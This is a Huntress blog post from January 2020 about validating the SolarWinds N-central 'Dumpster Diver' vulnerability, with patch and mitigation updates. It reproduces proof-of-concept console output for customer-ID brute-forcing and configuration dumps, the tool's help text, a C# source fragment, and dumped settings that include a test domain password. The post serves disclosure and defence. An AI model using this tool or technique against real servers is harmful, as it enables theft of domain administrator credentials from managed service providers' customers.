



Published in Huntress



Kyle Hanslovan

Follow

Jan 24, 2020 · 5 min read · Listen



Validating the SolarWinds N-central “Dumpster Diver” Vulnerability



Update 1/26/2020: MITRE assigned [CVE-2020-7984](#) for this vulnerability.

Update 12:55pm 1/24/2020: SolarWinds has released two hotfixes for the vulnerabilities! You can find these fixes on their support website. According to the documentation these hotfixes disable N-central's device auto-import feature temporarily. A future release will re-enable the feature.

• 12.1 SP1 HF5: <https://community.solarwindsmsp.com/Support/Software-Downloads/MSP-N-Central/MSP-N-central-12-1-SP1-HF5>

• 12.2 SP1 HF2: <https://community.solarwindsmsp.com/Support/Software-Downloads/MSP-N-Central/MSP-N-central-12-2-SP1-HF2>


Update 10:58am 1/24/2020: SolarWinds has published some [mitigation instructions](#) to expunge the credentials from the N-central service. This should clear the passwords that attackers are able to extract using the Dumpster Diver vulnerability. As with most mitigations, this brings with it some impact to normal services (see the instructions for details). However, we believe that it's **absolutely worth performing these mitigations** until a patch is released.

Update 1/24/2020: We've been in close contact with the SolarWinds N-central team and their executive leadership. They are taking this vulnerability very seriously and understand the impact exploitation will have on their customers. They are working around the clock to implement and test a patch and expect that patch will be available by the end of the day.

When the patch is completed they will be able to update their cloud customers immediately but any customers who use the on-premises version will need to apply the patch, so keep checking back for updates and have your teams prepared to update your systems when the patch becomes available.

Original Post

Thanks to the effort of multiple MSP partners, our team was notified about a [zero-day vulnerability](#) posted to Packet Storm for SolarWinds N-central. In this post, engineer [Justin Oberdorf](#) suggested the fully patched product would allow an unauthenticated user to perform several alarming actions. These included registering agents and dumping the customer configurations which can contain cleartext active directory credentials.



SolarWinds MSP n-Central Information Disclosure

Authored by Justin Oberdorf | Site [github.com](#)

Posted Jan 21, 2020

This application, known as the SolarWinds n-Central Dumpster Diver, utilizes the nCentral agent dot net libraries to simulate the agent registration and pull the agent/appliance configuration settings. This information can contain plain text active directory domain credentials. This was reported to SolarWinds PSIRT(psirt@solarwinds.com) on 10/10/2019. In most cases the agent download URL is not secured allowing anyone without authorization and known customer id to download the agent software. Once you have a customer id you can self register and pull the config. Application will test availability of customer id via agent download URL. If successful it will then pull the config. We do not attempt to just pull the config because timing out on the operation takes to long. Removing the initial check, could produce more results as the agent download could be being blocked where as agent communication would not be. Harmony is only used to block the nCentral libraries from saving and creating a config directory that is not needed.

tags | [exploit](#), [tool](#)

MD5 | [327907230e1957acb4b9383e511c3db6](#)

[Download](#) | [Favorite](#) | [Comments \(0\)](#)

Cached copy of the original Packet Storm post.

With the help of the Huntress community, we've now validated that this exploit works as described and were able to retrieve the domain admin password our partner stored within the product's Agent & Probe settings. We are not aware of a patch for this issue yet, but will update this as soon as we learn otherwise.

Please don't hesitate to post your questions to [r/MSP](#).


How Things Unfolded

On January 21st, 2019 the previously referenced Packet Storm article was published. According to the article, this was after a 90 day responsible disclosure period had lapsed.


This was reported to SolarWinds PSIRT(psirt@solarwinds.com) on 10/10/2019.

Almost immediately after, the news was reposted across social media by automated services like the one below:

Within the article was a [link to a Proof of Concept \(PoC\)](#), that gives novice IT staff (and novice hackers) the ability to easily exploit this vulnerability. The same code was also published to [Justin's GitHub repository](#):



Sometime shortly after, the Packet Storm article and the GitHub repo were both taken offline. We don't have any context regarding why this happened.




Not Found

You Have Reached Nothingness

This page does not exist, therefore you are not reading this text right now.

It's probably worth your while to try something different and see if that yields better results. If we're missing something that you think should be here, please let us know.

You may also be interested in clicking on one of the other links on this page, as we have plenty of other content available for your perusal.



Despite these resources being taken offline, we discovered at least a half dozen individuals had access to the original files. It was also a bit of a humbling reminder that the internet doesn't easily forget things.

Proof of Concept Contents

Inside the PoC archive were two redacted screenshots demonstrating the Customer ID bruteforcing capability and the dumped configurations.

```

C:\WINDOWS\system32\cmd.exe
C:\Storage\VirtualDumpster>n-central\bin\startnrm.exe -u -b
10:48:00 INF Processing started
10:48:00 INF Starting bruteforce, this will exclude any previously specified customer id(s)
10:48:00 INF Testing with customer id 180
10:48:00 INF Testing with customer id 180 is either not vulnerable or invalid
10:48:00 INF Testing with customer id 181
10:48:01 INF Testing with customer id 181 is vulnerable, attempting configuration dump
10:48:01 INF Attempting to dump with customer id 181
10:48:01 INF Creating fake appliance on with customer id 181
10:48:07 INF Created fake appliance on with customer id 181
10:48:07 INF Dumping configuration from with customer id 181
10:48:07 INF Dumped configuration from with customer id 181
10:48:07 INF Configuration from with customer id 181 dumped to 101
10:48:07 INF Testing with customer id 182
10:48:07 INF Testing with customer id 182 is either not vulnerable or invalid
10:48:07 INF Testing with customer id 183
10:48:07 INF Testing with customer id 183 is vulnerable, attempting configuration dump
10:48:07 INF Attempting to dump with customer id 183
10:48:07 INF Creating fake appliance on with customer id 183
10:48:10 INF Created fake appliance on with customer id 183
10:48:10 INF Dumping configuration from with customer id 183
10:48:10 INF Dumped configuration from with customer id 183
10:48:10 INF Configuration from with customer id 183 dumped to 103
10:48:10 INF Testing with customer id 184
10:48:10 INF Testing with customer id 184 is vulnerable, attempting configuration dump
10:48:10 INF Attempting to dump with customer id 184
10:48:10 INF Creating fake appliance on with customer id 184


```

```

NetworkShareURL=
NetworkShareAccountUserName=
NetworkShareAccountPassword=
AgentProbeAccountUserName= administrator
AgentProbeAccountPassword=
password=
readtimeoutinseconds=150
waittimeoutinseconds=135
XmppHeartbeat=60
boshurlpath=/bosh/bosh/
url=
bosh
EndpointSecurityFrozen=true
SIS URL=http://sis.n-able.com
Tunnel: STUN Server=stun1.n-able.com:3478
Tunnel: Tunnel Server Url=n-central:
RemoteExecution: RemoteTaskHandlerStartDelayMinutes=5
TaskState: ConnectionErrorState=Misconfigured
Installation: Deployment Product Version=12.1.1.191

```

Additionally, there was a screenshot highlighting how a hacker might find these vulnerable servers online using Shodan. For those not familiar with the Shodan service, check out this awesome [Tradecraft Tuesday episode](#) featuring [YouTube superhero Tom Lawrence](#). Needless to say, 4,000+ results is a bit nerve-racking.



Validating the Vulnerability

Within a few hours after receiving the PoC source code from two MSP partners, the Huntress ThreatOps team completed their review and understood how to trigger the vulnerability.

```

13 using com.nable.agent.framework.rpc;
14 using Harmony;
15 using com.nable.agent.framework.Configuration;
16 using System.Reflection;
17 using System.IO;
18
19 namespace nCentralDumpsterDiver
20 {
21     class Program
22     {
23         private static HarmonyInstance _harmony = HarmonyInstance.Create("Harmony");
24         static void Main(string[] args)
25         {
26             _harmony.PatchAll();
27             Log.Logger = new LoggerConfiguration().WriteTo.Console(theme: AnsiConsoleTheme.Code).CreateLogger();
28             CommandLine.Parser.Default.ParseArguments<Options>(args)
29                 .WithParsed(RunOptions);
30         }
31         static void RunOptions(Options _options)
32         {
33             foreach(string _currenturl in _options.InputUrls)
34             {
35                 if (CheckValidURL(_currenturl))
36                 {

```

With a compiled PoC, we worked closely with one of our partners to determine if the vulnerability truly existed and what risks the MSP community would face if this was true.

```
C:\WINDOWS\system32\cmd.exe

C:\Users\User\Desktop\To Do\Demos\N-Central Information Disclosure\exploit>nCentralDumpsterDiver.exe --help
nCentralDumpsterDiver 1.0.0.0
Copyright © 2020

-u, --url          Required. URLs to be Processed
-i, --id           Customer IDs to try processing, will be excluded from brute force
-b, --brute force  (Default: false) Enable Customer ID Brute Force
--min             (Default: 100) Minimum Customer ID to try for brute force.
--max             (Default: 200) Maximum Customer ID to try for brute force.
--help           Display this help screen.
--version         Display version information.

C:\Users\User\Desktop\To Do\Demos\N-Central Information Disclosure\exploit>
```

Overview of how the bruteforcing capability options.


Rather than use the bruteforcing capability, we decided to more surgically target a single Customer ID.

```
Windows PowerShell

PS C:\Users\User\Downloads\Huntress N-Central Info Disclosure> .\nCentralDumpsterDiver.exe -u https:// -i 100
00:22:37 INF Processing https:// started
00:22:37 INF Testing https:// with customer id 100
00:22:37 INF https:// with customer id 100 is vulnerable, attempting configuration dump
00:22:37 INF Attempting to dump https:// with customer id 100
00:22:37 INF Creating fake appliance on https:// with customer id 100
00:22:44 INF Created fake appliance on https:// with customer id 100
00:22:44 INF Dumping configuration from https:// with customer id 100
00:22:44 INF Dumped configuration from https:// with customer id 100
00:22:44 INF Configuration from https:// with customer id 100 dumped to .\https://_100.txt
00:22:44 INF Processing https:// completed.

PS C:\Users\User\Downloads\Huntress N-Central Info Disclosure>
```

In less than 30 seconds later, our fake Windows agent registered in their dashboard and we discovered the domain admin credentials we saved within this customer's Agent & Probe settings. The whole effort took ~3hrs which was half the time it took to publish this advisory. Needless to say, this situation is pretty critical.



The screenshot shows the Huntress N-Central dashboard with a list of devices. A red box highlights a device named 'SHADHANTRES-PC' with IP address '10.10.10.10' and status 'Online'.



```

69 DisableLastLoginDataCollection=False
70 NetworkShareAccountUserName=
71 AgentProbeAccountUserName=
72 NetworkShareURL=
73 NetworkShareAccountPassword=
74 AgentProbeAccountPassword=ICU_Huntress!!1
75 password=ICU_Huntress!!1
76 readtimeoutinseconds=150
77 waittimeoutinseconds=135
78 XmppHeartbeat=60
79 boshurlpath=/bosh/bosh/
80 url=
81 boshurl=
82 EndpointSecurityFrozen=true
83 SIS URL=http://sis.n-able.com
84 Tunnel: STUN Server=stun1.n-able.com:3478
85 Tunnel: Tunnel Server Url=n-central:
86 RemoteExecution: RemoteTaskHandlerStartDelayMinutes=5
87 Installation: Deployment Product Version=12.1.1.365
88 Google Users Enabled=false

```

Mitigating Actions

Our partner was concerned hackers (or other MSPs) might have already dumped their user names and passwords so they decided to disable all of the N-central stored accounts out of an abundance of caution. They also changed each customer to a new set of credentials not linked to a domain account as a temporary stop-gap measure until the vulnerability gets patched.

  AGENT & PROBE SETTINGS

Communication Settings

Upgrades

Credentials

Network

Agent

AGENT/PROBE CREDENTIALS Propagate ?

User Name:

☐

Password:

(unchanged)

Show Password

Value is set.

You could also consider blocking internet access to the RMM but this will likely significantly hinder productivity. With that said, we've requested more formal guidance from the SolarWinds team and will share it as soon as we learn something.

Our Conclusion

The MSP community has been on fire lately and we still haven't finished the [Bishop Fox conclusion](#). Give us a hot minute to catch up 🙄

[About](#) [Help](#) [Terms](#) [Privacy](#)

[Get the Medium app](#)